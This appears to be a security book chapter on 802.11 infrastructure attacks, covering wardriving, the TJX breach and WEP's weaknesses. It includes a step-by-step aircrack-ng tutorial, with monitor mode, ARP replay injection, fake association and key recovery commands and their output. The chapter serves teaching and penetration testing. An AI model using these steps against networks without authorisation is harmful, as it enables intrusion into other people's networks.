

# 802.11 Wireless – Infrastructure Attacks

---

## INFORMATION IN THIS CHAPTER

---

- How Wireless Networks Work
- Case Study: TJX Corporation
- Understanding WEP Cracking
- How to Crack WEP
- It Gets Better and Worse
- WPA and WPA2 in a Nutshell
- How to Crack WPA PSK and WPA2 PSK

Wireless is a term thrown about quite a bit lately. Everything seems to be wireless to one degree or another, even some things no one ever expected to be, like refrigerators and other appliances. Most often, when the term wireless is used in regards to computing, it's to do with 802.11 networks.

Just about every new laptop that hits the market today has an 802.11 network card built in. It's a technology that has become ubiquitous in our lives, and we can hardly remember a time when it wasn't part of our days. It's a technology that has grown in terms of speed and range to provide the capability to be connected to the Internet from anywhere in our homes or businesses.

This widespread technology would also very quickly become quite an issue from a security perspective. Users quickly demanded to “cut the cable” and be able to access the network from anywhere in the office. Home users were quick to adopt the technology to work from the kitchen, the couch, or (more oddly) the bathroom. This intense push led to a lot of overworked and underpaid information technology (IT) administrators and neighborhood computer know-it-alls to install wireless networks without properly understanding the security risks involved. These early networks would continue to “just work” with users not realizing that the security arms race caught up with them and even passed them, making them prime targets for attack.

In November 2003, Toronto, Ontario, police held a press conference to announce a (at the time) new and unusual crime.<sup>A</sup> The police report indicates that at around 5:00 A.M. an officer noticed a car slowly driving the wrong way down a one-way street in a residential neighborhood. The officer pulled the car over, and when he walked up to the driver, he was greeted with several disturbing sights. The driver was first of all not wearing any pants, which is probably disturbing in and of itself, but more alarmingly, on the passenger seat was a laptop clearly displaying child pornography. The driver had been using open wireless networks in the area to obtain Internet access to download child pornography, unbeknownst to the owners of those networks. The owners were victims themselves, twice. First, they were victims of theft of service since their communications had to compete for bandwidth with the traffic of the unauthorized user. Second, they were victimized because, for all intents and purposes, the child pornography was being downloaded through their connection. Any digital trail left would lead back to them, potentially exposing them to false accusations of downloading child pornography themselves and all the emotional and financial damage that accusation can bring. The suspect's home was searched as a result, and 10 computers and over 1,000 CDs worth of illegal material were seized.<sup>B</sup>

This case, along with others through the years, has shown that operating an access point (AP) without any authentication of client devices is dangerous. If anyone can connect, there is no restriction on what sort of activities those users can partake in. Often, it's simply to check an e-mail or catch up on the latest news, but it may be someone downloading copyrighted materials, sending threatening messages, or doing worse.

Sometimes, connecting to an open network without authorization can occur even without someone realizing he or she is doing it. Windows XP, before Service pack 2, was notorious for automatically connecting to networks named the same as ones it had connected to before. A person carrying a laptop down the street configured for a common network name like "linksys" could drift to any network similarly named "linksys" and be committing an unauthorized access without knowing or interacting. Many users noticed this behavior and thought it more than helpful in gaining access to free Wi-Fi. Attackers noticed this and began to exploit it (more on that in Chapter 2, 802.11 Wireless – Client Attacks).

It's sad to consider that leaving your APs open for anyone to connect to is a dangerous proposition. The idea of everyone sharing free Internet access anywhere he or she goes is a tempting one, but society, as a cross section, contains all sorts of people, some good and some bad, and often the bad ruin such freedoms for everyone.

The Institute of Electrical and Electronics Engineers (IEEE) knew that they had to establish some mechanism to maintain privacy of communications as they were broadcast and restrict who can connect and from where. This is why all APs sold contain various methods of securing communications and limiting who can connect.

---

<sup>A</sup> [www.ctv.ca/servlet/ArticleNews/story/CTVNews/1069439746264\\_64848946/?hub=CTVNewsAt](http://www.ctv.ca/servlet/ArticleNews/story/CTVNews/1069439746264_64848946/?hub=CTVNewsAt)

<sup>B</sup> See <http://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.116.850> and click on the PDF icon underneath the cached link on the upper-right side of the page.

Originally, Wired Equivalent Privacy (WEP) was the only option available, but as time went on, Wi-Fi Protected Access (WPA) was introduced as an interim solution when WEP was shown to be weak, and eventually WPA2 was brought forth with the final ratification of 802.11i.

As with many security technologies, if you give users the option of using it, they often won't. If you give them too many options, there's no way of guaranteeing that they will keep their systems up to date either.

---

## HOW WIRELESS NETWORKS WORK

A wireless network typically is made up of two classes of device: APs and client devices, typically called *stations* (STAs). This chapter focuses on security of APs typically found in a home or business. Client security is discussed in Chapter 2, 802.11 Wireless – Client Attacks. These networks can be 802.11a, b, g, or n, but for the most part, and for discussion purposes in this chapter, it doesn't matter. The infrastructure needed is fairly universal, and standards for security are pretty much the same for all of them.

The APs are something everyone in the IT industry and most home computer users are probably familiar with. They come in all shapes and sizes and can have varying features. They are the gateways between the wired and wireless network. If you don't have one at home already, you can usually see them bolted to the wall at many businesses or in public spaces with one or more antennas sticking out of them. The AP is what the client STA connects to in a wireless network (as opposed to the other way around). In their default state, most APs will accept connections from any client STA that asks to join the network. While this is convenient for users, it is also very convenient for anyone else who wants to connect, for good reasons or bad.


In the early days of wireless, this was seen as something positive. Wireless brought out ideas of a brave new world with free Internet access and sharing of a new and useful resource. It didn't take long for the bad guys to figure out that this was very useful for them as well.

### NOTE

It's hard to imagine a world without wireless networking. It's absolutely everywhere. Since 2001, Wigle.net, an online repository of data submitted by users, has collected tens of millions of unique network locations with Global Positioning System (GPS) coordinates and over a billion points of observations of those networks. The site also includes some automatically generated maps of that data that can pretty conclusively show that wherever there are people and computers, there are wireless networks. Figure 1.1 shows Wigle.net's map of North America.

While this sort of activity may seem odd, companies like Skyhook Wireless ([www.skyhookwireless.com](http://www.skyhookwireless.com)) has made a business out of wardriving themselves. They map the location of networks throughout the world and use that information to provide GPS-like location sensing via triangulation of known APs as opposed to satellites, which has the added benefit of working indoors in many cases, unlike GPS.

As you can see, there are wireless networks everywhere. Wherever there is a population center, you will be able to find wireless networks there.



**FIGURE 1.1**

Wigle.net's Map of North America

Wireless is a shared medium. If you remember the bad old days where Ethernet networks were all using hubs and not switches, everyone saw everyone else's traffic. Well, wireless brings all the fun of those networks back. In those days, hubs were simple rebroadcasters, and they had no real intelligence as to what was connected to each port. A client would put a packet onto the wire and the hub would rebroadcast that packet to every other computer on the hub. The intended recipient accepts the packet, whereas the other simply ignores it. As you can imagine, have many clients on the network trying to communicate simultaneously and it gets pretty noisy. Network adapters normally filter out packets that come down the wire that are not intended for their address. If you disable that filter, you can now listen to all the packets, even the ones not intended for that network card. This is usually called *promiscuous mode* and has been a fundamental tool of network diagnosis since the beginning of networks.

In a wireless network, promiscuous mode does the same thing if you are associated to a network. If you want to listen to other networks without associating or get the management traffic at Layers 1 and 2, then you need to remove the filters from Layers 1 and 2 and the logical separation of networks. This is where monitor mode comes in. Monitor mode is useful as it allows the card to listen to any wireless data, from any network on the same channel in range.

An 802.11 network typically sends out advertising “beacon” frames to announce its presence. These frames contain the network BSSID (Media Access Control [MAC] address), ESSID (commonly known as SSID, the logical name for the network), and various flags about its capabilities (speed, encryption level, and so on). All this information is sent in clear text. Since it’s a shared medium, anyone can pick up these beacons and this basic information. This is the essence of wardriving.

Much has been written about wardriving, but the best definition was coined on the netstumbler.org forums by a poster named blackwave:

*Wardriving (v.) – The benign act of locating and logging wireless access points while in motion.*<sup>1</sup>

Essentially, it is using a wireless-enabled device to search for others. This can be as simple as the Wireless Zero Config utility in Windows searching for a network to programs like Kismet, a full wireless detector and sniffer. Integrating a GPS into the system, and coordinates of those networks can be used to generate maps of local areas for reports, or submitted to sites like wigle.net to add to a larger community data pool.

---

## **CASE STUDY: TJX CORPORATION**

In April 2007, U.S. retail giant TJX, owners of TJ Maxx, Marshalls, and other retail store brands, publicly admitted in their annual Security and Exchange Commission filings that their network security had been breached and that customer credit card numbers and other information had been available to criminals roaming the network for over a year. The fallout for the company is expected to top 1 billion dollars over 5 years and caused headaches for millions of consumers now open to identity theft and credit card fraud, as well as credit card companies and financial institutions having to pay millions to replace consumers, credit cards. In May 2008, authorities arrested Albert Gonzalez in Miami, Florida, related to another large-scale identity theft. He was eventually charged as the ringleader in the TJX attacks and several other large corporate penetrations, and on August 28, 2009, Gonzalez agreed to a plea bargain and stands to serve 15 to 25 years for his role. There are several other outstanding charges related to similar attacks on other corporations that, at the time of this writing, are still waiting to work their way through the courts.

**EPIC FAIL**

An interesting note about Gonzalez is that it appears he began the attacks on TJX while working as an informant for the U.S. Secret Service.

Gonzalez was a member of the Shadowcrew, an online group that ran a Web site with over 4,000 members, devoted to the buying, selling, and trading of stolen credit card numbers. The group trafficked more than 1.5 million credit card numbers. When members of the group began to be arrested, Gonzalez turned informant and helped with the indictment of 19 other members of the Shadowcrew.

As he worked for authorities, he apparently began a new crime spree under the noses of his FBI handlers. This included the TJX attacks. An obvious black eye for the agency, his ability to hide his activities for so long is a useful lesson to future investigators. His usage of remote computers and encryption should be viewed as a testament to the creativity of online criminals to hide their activities.

While many details are not fully known, the seemingly biggest and most well-reported entry point was a St. Paul, Minnesota store's wireless network. The indictment<sup>C</sup> of Gonzalez and others indicates that Marshalls and TJX stores were penetrated through wireless networks in Miami from their own parking lots. The full extent may never be known, but it is clear that wireless networks were a component in these attacks.

Using freely available software, the attackers identified the network and proceeded to crack the WEP key used to secure the network. This provided access to the store's network and gave a foothold into the larger corporate network and all the data it contained. Whether it was a targeted attack of this specific store and chain, or if it was just that they happened by and noticed the weak security, we probably won't know. Various prosecutions of the perpetrators, though, show that many different companies were penetrated and were probably all just targets of opportunity rather than of a specific agenda. The one common element seems to be the presence of these businesses along U.S. interstate 1 in Florida. Likewise, the attackers just drove down the interstate and collected data, returning to tempting and weak targets later.

Various reports since then have indicated that the store's wireless network was secured using WEP. At the time, WEP was known to be fatally flawed and was already outmoded by the introduction of WPA encryption. These networks are often installed for the convenience of bar-code-reading scanner guns used at many stores for inventory control; these connect back to the store server over wireless. Many of these systems are only capable of WEP and are non-upgradeable, and given the amount already invested, companies are often slow to upgrade. Further complicating matters and contributing to the complacency was that, at the time, stores had to meet the Payment Card Industry (PCI) security standards in order to be allowed to take credit and debit cards. Recommendations were made to TJX to upgrade its wireless security to WPA; however, it seems from corporate e-mails that upgrades were delayed in favor of the cost savings associated with not replacing the equipment in

<sup>C</sup>[www.justice.gov/usao/ma/Press%20Office%20-%20Press%20Release%20Files/IDTheft/Gonzalez,%20Albert%20-%20Indictment%20080508.pdf](http://www.justice.gov/usao/ma/Press%20Office%20-%20Press%20Release%20Files/IDTheft/Gonzalez,%20Albert%20-%20Indictment%20080508.pdf)

many stores. In addition, VISA, one of the members of the PCI group, gave TJX a pass on their compliance with the condition they would do something to improve their wireless security in time. One can be certain that after the incident, wireless security was taken much more seriously. Suddenly, the original costs of upgrading seem a lot smaller than the subsequent costs of cleanup and bad press.

---

## UNDERSTANDING WEP CRACKING

WEP was the original encryption scheme included in the 802.11b wireless standard from 1997. At the time, strong encryption was considered a defense by the U.S. State Department (a lot of manufacturers' head offices were located in the United States) and since there were restrictions on exportation of strong encryption to foreign countries, the key length was limited to 40 bits. This was later relaxed to allow 64- and 128-bit keys to be exported. For many years, this was the only security standard available for wireless.

### NOTE

There have been many proprietary security methods available as well. Some, such as Lightweight Extensible Authentication Protocol (LEAP), are better than WEP but require end-to-end solutions from a single company like Cisco. This increased cost and broke much of the interoperability that made 802.11 so appealing, and never caught on outside homogenous networks in corporations and almost never for home users.

As early as 2001, implementation problems with the WEP encryption scheme led to the first real break. The problem revolved around the initialization vector (IV) field of the scheme, a random number concatenated with the network key, used to provide some randomization to the scheme. WEP is based on the RC4 stream cipher algorithm, and as with any stream cipher, identical keys must not be used. The IVs change with each packet and eventually repeat, giving an attacker two packets with identical IVs. The counter used for IVs was 24 bits long, which on a fairly busy network meant that there was a good chance that after 5,000 packets, an IV would be repeated, yielding an IV collision where two packets were encrypted with the same key, thus providing a basis for cryptanalysis. If more collisions are encountered, this increases the chances of an attack.

Tools began to emerge like Airsnort<sup>D</sup> that required 5 to 10 million packets to be captured for analysis. On a particularly busy network, this would take a couple of hours to collect. On quieter networks, it could take days, and even then, it was very much a hit-or-miss situation. These tools were later replaced by the original Aircrack<sup>E</sup> suite of tools, which introduced some new methods of attack and reduced the amount of data needed between 200,000 and 500,000 packets for 40- and 64-bit WEP and a million for 128-bit WEP, a much more manageable amount to capture.

---

<sup>D</sup><http://airsnort.shmoo.com/>

<sup>E</sup>[www.aircrack-ng.org/](http://www.aircrack-ng.org/)

Further development of tools allowed for faster and more efficient use of IV data. The advent of the ARP replay attack really shortened the time needed to perform an attack. The ARP replay attack is where an encrypted ARP packet (known because of its unique size, even when encrypted) is captured from a network and retransmitted back to the AP, which in turn sends back another ARP packet with a different IV. This is done rapidly and repeatedly and creates a huge amount of IVs to be used and the counter to roll over and duplicate IVs to be sent. This, along with improvements to Aircrack (by this time abandoned by the original author and now reimplemented as Aircrack-ng), reduced the time to execute an attack from hours and days to as little as 10 min.

The Pychkine–Tews–Weinmann (PTW) attack was arguably the final nail in the coffin for WEP. This attack was able to use more of the packets for analysis and only needed 20,000 to 50,000 packets to work. In combination with the ARP replay attack, this could be executed in as little as 60 s, start to finish, yielding the hexadecimal WEP key for the target network.

In the case of TJX at the time of the initial attack, it was widely known WEP had issues and some of these tools had been around for a few years already (since at least 2005 for Aircrack). It was just a matter of a determined attacker to spend the necessary time and energy along with a laptop, wireless card, and felonious intention to penetrate the wireless network at that fateful store one night.

---

## HOW TO CRACK WEP

Cracking WEP today is actually a frighteningly easy prospect. Original tools were fairly slow, hit or miss, and generally required a lot of data. After approximately 7 years of development, these tools have reached a point of refinement that makes breaking WEP a fairly reliable outcome.

There are many tools available that break WEP, but the most popular is Aircrack-ng (“ng” denoting new or next generation as opposed to the original Aircrack by Chris Devine that has been since abandoned). This section will be a quick tutorial to the steps necessary to break WEP and recover a key.

### WARNING

Under most jurisdictions, any attempt to recover a key from a network you do not own or have permission to do so is very likely a crime. As noted with the TJX attack, there are very real consequences to breaking networks, no matter how easy it may seem.

If you want to test this or any other security tool, it is the best and safest thing to do so with your own equipment or that which you have express permission from the owner. Cracking your neighbor’s WEP key may sound like fun, but it’s a felony. Don’t do it.

This guide assumes several things since there is no way to know what exact configuration of equipment you might be using. Usage should be similar no matter your platform:

- Laptop running Ubuntu 9.04
- Atheros 802.11b/g wireless card
- Madwifi-ng drivers (0.9.4) from <http://madwifi-project.org/>



**TIP**

Probably the most important part of any wireless tool kit will be a compatible wireless card. For the most part, Atheros-based work is the best for Linux and wireless penetration testing since the drivers for Linux are very open and capable of doing many of the odd things necessary to enable some of these attacks.

Check the Aircrack-ng Web site for a list of supported and recommended cards:  
[www.aircrack-ng.org/doku.php?id=compatibility\\_drivers](http://www.aircrack-ng.org/doku.php?id=compatibility_drivers)

The first step is to acquire the Aircrack software. This is available from the Web site [www.aircrack-ng.com](http://www.aircrack-ng.com). It is available in several different packages for Unix systems and Windows along with bootable Linux distros and VMware images.

Aircrack is actually a suite of tools. The namesake is the actual tool that does the cracking. Around it are many helper applications to help you get what you need. For the most part, you will only need to worry about four programs: Airmon-ng, Airodump-ng, Aireplay-ng, and Aircrack-ng.

Once you have the Aircrack suite installed or built, you'll need to start capturing packets. To do so, you'll need to put the card into monitor mode in order to listen to packets.

**TIP**

For the Madwifi drivers used in making this guide, it was necessary to take some additional steps to prepare the card for monitor mode.

The Madwifi drivers operate as a "parent" device usually named `wifi0`, `wifi1`, etc, and make virtual interfaces (VAPs) that are what programs actually interact with (`ath0`, `ath1`, etc). You can have up to four VAPs off of any one parent device acting in different capacities but having multiple devices can cause issues. For instance, if you have one VAP in monitor mode trying to channel hop and another in client (STA) mode, if the STA-VAP associates with an AP, the parent device cannot keep changing channels, which screws up the monitor mode VAP.

Unless you need to have multiple VAPs, it's a good idea to destroy them before creating a new one to do monitor mode. This is easily done with the command `wlanconfig`:

```
wlanconfig ath0 destroy
```

(where `ath0` is the VAP you want to destroy). Otherwise, if you want to start fresh, you can unload and reload the Atheros driver and force it not to create any VAPs:

```
modprobe -r ath_pci  
modprobe ath_pci autcreate=none
```

Assuming in this case that you have a compatible card ready to go into monitor mode, the Airmon-ng program makes it easy to set your card. The program identifies the driver and knows what steps to take to enable monitor mode. In the case of Madwifi drivers, specify the parent device, `wifi0`, as the interface:

```
airmon-ng start wifi0
```

```

root@Xara: /tmp - Terminator
root@Xara:/tmp# airmon-ng start wifi0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID   Name
3093  wpa_supplicant
3114  avahi-daemon
3115  avahi-daemon

Interface   Chipset   Driver
wifi0       Atheros   madwifi-ng
ath1        Atheros   madwifi-ng VAP (parent: wifi0)

udev renamed the interface. Read the following for a solution:
http://www.aircrack-ng.org/doku.php?id=airmon-ng#interface_athx_number_rising_at
h0 ath1 ath2.... ath45

root@Xara:/tmp#

```

**FIGURE 1.2**

Airmon-ng's Output for a Madwifi-ng Card

Airmon-ng will report the name of the interface in monitor mode and look something like Figure 1.2.

Once the card is in monitor mode, you can collect packets. The program in the suite to do this is called *airodump-ng*. Many options can be set from the command line and are specified before the interface name at the end:

```
airodump-ng --channel 3 --write foo ath1
```

This command specifies Airodump to listen on Channel 3 (as opposed to hopping through all channels), write out the captured data to a file with the prefix “foo,” and use interface ath1, which is our monitor mode interface from Airmon-ng. If you are interested in the other options for Airodump or any program in the suite, just run it with the `-help` switch.

Once it is running, you should see networks begin to populate the columns and packet counts start to rise. Figure 1.3 shows a single network being captured; however, if you are in a noisy area, more networks may show up.

If everything is running fine, you should see one or more networks listed in the display. Hopefully, your target is one of them. The upper portion lists currently active APs and some basic information about them. The lower portion lists client devices and their associations.

Depending on the amount of traffic already on the network, you may start seeing the data column number for your target that start to rise. If it is rising fast enough to acquire 50,000 packets in what you deem a reasonable amount of time, then it's just a matter of time to wait. If there is no traffic, or no clients, or you are just impatient, you can try an ARP injection attack to force more data to be generated.

Aireplay-ng handles most of the active attacks for WEP. It should be run at the same time as your capture program, such as Airodump-ng. It has many command-line

```

root@Xara: /tmp - Terminator
CH 3 || Elapsed: 16 s || 2009-10-16 11:45
BSSID      PWR RXQ Beacons  #Data, #/s CH MB  ENC  CIPHER AUTH ESSID
00:16:B6:1C:91:91  52 100   152      0  0  3  54e  WEP  WEP  WEP  WEP
BSSID      STATION  PWR  Rate  Lost  Packets  Probes

```

**FIGURE 1.3**

Airodump-ng's Output Capturing Data from Our Target Network Named WEP

switches, but for the purposes of this guide, we will focus on the ARP replay as it is the most effective and widespread:

```
aireplay-ng -3 -b 00:16:B6:1C:91:91 ath1
```

The above command is specifying Aireplay-ng should use attack number 3, which is the ARP replay attack, the BSSID of the target, and the interface to listen and inject on. Since we didn't specify a "-h" or host option, it defaults to using the local interface MAC address. For better results, if you can, specify the MAC for an already associated client. Be careful as some cards are incapable of injection in monitor mode and may need special drivers or preparation.

#### NOTE

For whatever reason, the Aircrack-ng developers decided that for some attacks "-a" would be the switch to specify the BSSID of the target, for others it's "-b." If you use the wrong one, Aireplay-ng is smart enough to alert you as to which one to use instead.

Aireplay-ng will listen on the interface for an ARP packet. ARP packets have a specific size (68 or 86 bytes) even when encrypted and stand out. Once it captures one, it will retransmit it back to the AP causing a reply with another ARP encrypted with a different IV and Aireplay-ng will begin counting up ARP packets as demonstrated in Figure 1.4. This will start a flood of data to come in to run the crack on.

Should you be attacking an AP without any clients and using your local MAC for injection doesn't seem to be working, you can sometimes force an ARP packet to be generated by faking an association to the AP from your attacking client.

```

root@Xara: /tmp - Terminator
root@Xara:/tmp# aireplay-ng -3 -b 00:16:B6:1C:91:91 ath1
No source MAC (-h) specified. Using the device MAC (00:16:CF:67:C0:47)
11:56:00 Waiting for beacon frame (BSSID: 00:16:B6:1C:91:91) on channel 3
Saving ARP requests in replay_arp-1016-115606.cap
You should also start airodump-ng to capture replies.
Read 12862 packets (got 140 ARP requests and 0 ACKs), sent 135 packets...(499 pp)
Read 13049 packets (got 201 ARP requests and 0 ACKs), sent 185 packets...(499 pp)
Read 13238 packets (got 259 ARP requests and 0 ACKs), sent 235 packets...(499 pp)
Read 13407 packets (got 322 ARP requests and 0 ACKs), sent 286 packets...(501 pp)
Read 13618 packets (got 382 ARP requests and 0 ACKs), sent 336 packets...(500 pp)
Read 13799 packets (got 441 ARP requests and 0 ACKs), sent 385 packets...(499 pp)
Read 13987 packets (got 500 ARP requests and 0 ACKs), sent 435 packets...(499 pp)
Read 14179 packets (got 560 ARP requests and 0 ACKs), sent 485 packets...(499 pp)
Read 14368 packets (got 623 ARP requests and 0 ACKs), sent 536 packets...(500 pp)
Read 14556 packets (got 681 ARP requests and 0 ACKs), sent 586 packets...(500 pp)
Read 14760 packets (got 741 ARP requests and 0 ACKs), sent 636 packets...(500 pp)
Read 14971 packets (got 807 ARP requests and 0 ACKs), sent 685 packets...(499 pp)
Read 15149 packets (got 867 ARP requests and 0 ACKs), sent 736 packets...(500 pp)
Read 15350 packets (got 929 ARP requests and 0 ACKs), sent 786 packets...(500 pp)
Read 15556 packets (got 991 ARP requests and 0 ACKs), sent 836 packets...(500 pp)
Read 15765 packets (got 1057 ARP requests and 0 ACKs), sent 886 packets...(500 p)
Read 15965 packets (got 1117 ARP requests and 0 ACKs), sent 936 packets...(499 p)
Read 16166 packets (got 1185 ARP requests and 0 ACKs), sent 986 packets...(499 p)
Read 16383 packets (got 1240 ARP requests and 0 ACKs), sent 1036 packets...(499 p)

```

FIGURE 1.4

Aireplay-ng's Output for a Successful ARP Injection

```

root@Xara: /tmp - Terminator
root@Xara:/tmp# aireplay-ng -1 3 -a 00:16:B6:1C:91:91 ath1
No source MAC (-h) specified. Using the device MAC (00:16:CF:67:C0:47)
11:58:39 Waiting for beacon frame (BSSID: 00:16:B6:1C:91:91) on channel 3
11:58:40 Sending Authentication Request (Open System)
11:58:40 Authentication successful
11:58:40 Sending Association Request
11:58:40 Association successful :- ) (AID: 1)
11:58:43 Sending Authentication Request (Open System)
11:58:43 Authentication successful
11:58:43 Sending Association Request
11:58:43 Association successful :- ) (AID: 1)
11:58:46 Sending Authentication Request (Open System)
11:58:46 Authentication successful
11:58:46 Sending Association Request
11:58:46 Association successful :- ) (AID: 1)
11:58:49 Sending Authentication Request (Open System)
11:58:49 Authentication successful
11:58:49 Sending Association Request
11:58:49 Association successful :- ) (AID: 1)
11:58:52 Sending Authentication Request (Open System)
11:58:52 Authentication successful
11:58:52 Sending Association Request
11:58:52 Association successful :- ) (AID: 1)

```

FIGURE 1.5

Aireplay with a Successful Association

While the ARP attack continues to run, run Aireplay in another terminal but this time using attack number 1, the fake association:

```
aireplay-ng -1 3 -a 00:16:B6:1C:91:91 ath1
```

This command specifies attack number 1 (association) with a delay of 3 s between attempts against the specified BSSID using interface ath1 to listen and inject on. Since no “-h” option was set, the local MAC is used. These will then try and associate to the AP and hopefully an ARP packet will be generated to bootstrap ARP injection. A successful association looks something like Figure 1.5, including the smiley faces.

```

root@Xara: /tmp - Terminator

Aircrack-ng 1.0 rc4 r1623

[00:00:00] Tested 799 keys (got 55107 IVs)

KB  depth  byte(vote)
0   0/ 1    22(78848) 43(67328) 79(66048) 55(64000) 5C(63488)
1   0/ 2    C5(76800) EF(66048) 2A(65280) 27(64768) F9(64256)
2   3/ 5    37(64512) 00(64000) 77(63488) E9(63488) 32(63232)
3   2/ 3    73(63232) 84(62464) 31(62208) 4E(62208) A8(62208)
4   77/ 4   F4(57344) 15(57088) 80(57088) 91(57088) A5(57088)

KEY FOUND! [ 22:C5:4E:AA:02:63:29:73:68:2F:7E:CF:6C ]
Decrypted correctly: 100%

root@Xara:/tmp#

```

**FIGURE 1.6**

Aircrack-ng Found the Key

Once Aireplay-ng is injecting, the Airodump data column total for the target should start to rise at a great speed. An optimal setup will only take a minute or two to approach the necessary starting point of 10 to 20,000 packets. You can collect more, but why not start early?

Airodump continually writes to the specified storage file, which in the guide is “foo-01.cap.”

Aircrack-ng is run against this file and the packets for various networks are parsed:

```
aircrack-ng foo-01.cap
```

If there are packets for more than one network, you will be prompted to specify which one by selecting it from a list. Once that is done, the attack runs. First it tries the PTW attack, then the earlier analysis of the data in an effort to retrieve the key.

A successful attack should yield results like Figure 1.6 but with a different key.

If no key is retrieved or there are not enough packets, you can quit the program and run it later, or just leave it while more are captured and it will retry at periodic intervals.


Once Aircrack-ng gets a key, you can shut down the other programs and use the key to connect or do whatever you want with it.

## IT GETS BETTER AND WORSE

Over time, people have slowly started to get the message that they need to secure their networks. Security experts and the wardriving community took every opportunity to warn people of the dangers of operating open networks.

**NOTE**

Interestingly, wigle.net, in their graph of crypto usage over time from submitted networks, shows a marked “jump” of almost 1 percent centered on the period of April 2007 when TJX announced they had a problem and the subsequent media attention to the issue of wireless security. Figure 1.7 shows the graph of encryption usage from wigle.net over time.

**FIGURE 1.7**

Wigle.net Graph of Encryption Usage

Note the bump in the curve starting just before the marker for May 2007. It is pretty telling that people started paying more attention right after the TJX breach announcement.

Since the disclosure of the TJX penetration, corporate and individual attention to wireless security has increased for the better. Companies and individuals not wanting to be the next poster child for wireless security took efforts to upgrade from WEP to WPA and WPA2 security. While this is a definite step up in security, it is not without its issues.

Cryptographically speaking, WPA and WPA2 solve a lot of the issues of WEP. The IV counter is now larger (48 bits) and various countermeasures are in place to prevent the problems that plagued WEP. Further improvements include replacing the simple cyclic redundancy check (CRC) on each packet with the message integrity check (MIC), or Michael checksum and packet sequence enforcement, to prevent ARP replays and similar attacks.

There is one problem that designers have so far been unable to engineer away. A problem that has been plaguing computer security since the beginning: human stupidity. People are just not very good at choosing hard-to-crack passphrases.

---

## WPA AND WPA2 IN A NUTSHELL

WPA version 1 was an interim solution created by the IEEE when it was clear WEP was on a path to ruin. Fearing mass obsolescence and the backlash from consumers feeling they were being forced to buy new equipment only a short time after investing in it to achieve security, WPA was designed to operate on the limited hardware resources of APs designed for WEP. To do this, WPA still uses RC4 as its stream cipher which limits the load on the equipment. WPA2 (also known as 802.11i) is the final and more secure version of WPA. WPA2 uses Advanced Encryption Standard (AES) as its stream cipher, which is vastly more secure but requires resources only found on the newer generations of APs and is not available on older equipment.

### NOTE

Both versions of WPA can operate in two modes. These are Pre-Shared Key (PSK) and Enterprise or RADIUS mode. There are different settings within each mode, but these are the major functions.

In PSK mode, the AP itself handles the authentication and contains a secret key that both the client STA and AP use to set up a secure connection. In Enterprise mode, a connecting client has all traffic blocked except to the authentication server. There the AP can pass further credentials such as usernames and passwords or certificates, which can be integrated with a larger authentication scheme such as Active Directory.

For the most part, PSK is the most common solution for home and small businesses. Enterprise mode requires further infrastructure and more complexity but has the added benefit of central control and integration with directory services for things like single sign on.

In the process, the designers of WPA and WPA2 set about to solve other problems besides security. One of the problems with WEP was the keys themselves, though, not from a security standpoint but from a standpoint of users getting annoyed and turning off security.

WEP keys are usually 26-digit hexadecimal numbers (shorter if you are using less than 128 bits) that had to be typed into the client manager software to connect. These keys were long, complicated, and easy to mistype causing no end of headaches trying to get a system connected. In addition, they were very difficult to remember and thus ended up almost always being written on a sticky note somewhere near the AP or the users' desk. To make things worse, most operating systems (OSs) made you type it manually twice, while masking what you typed behind stars or black circles.

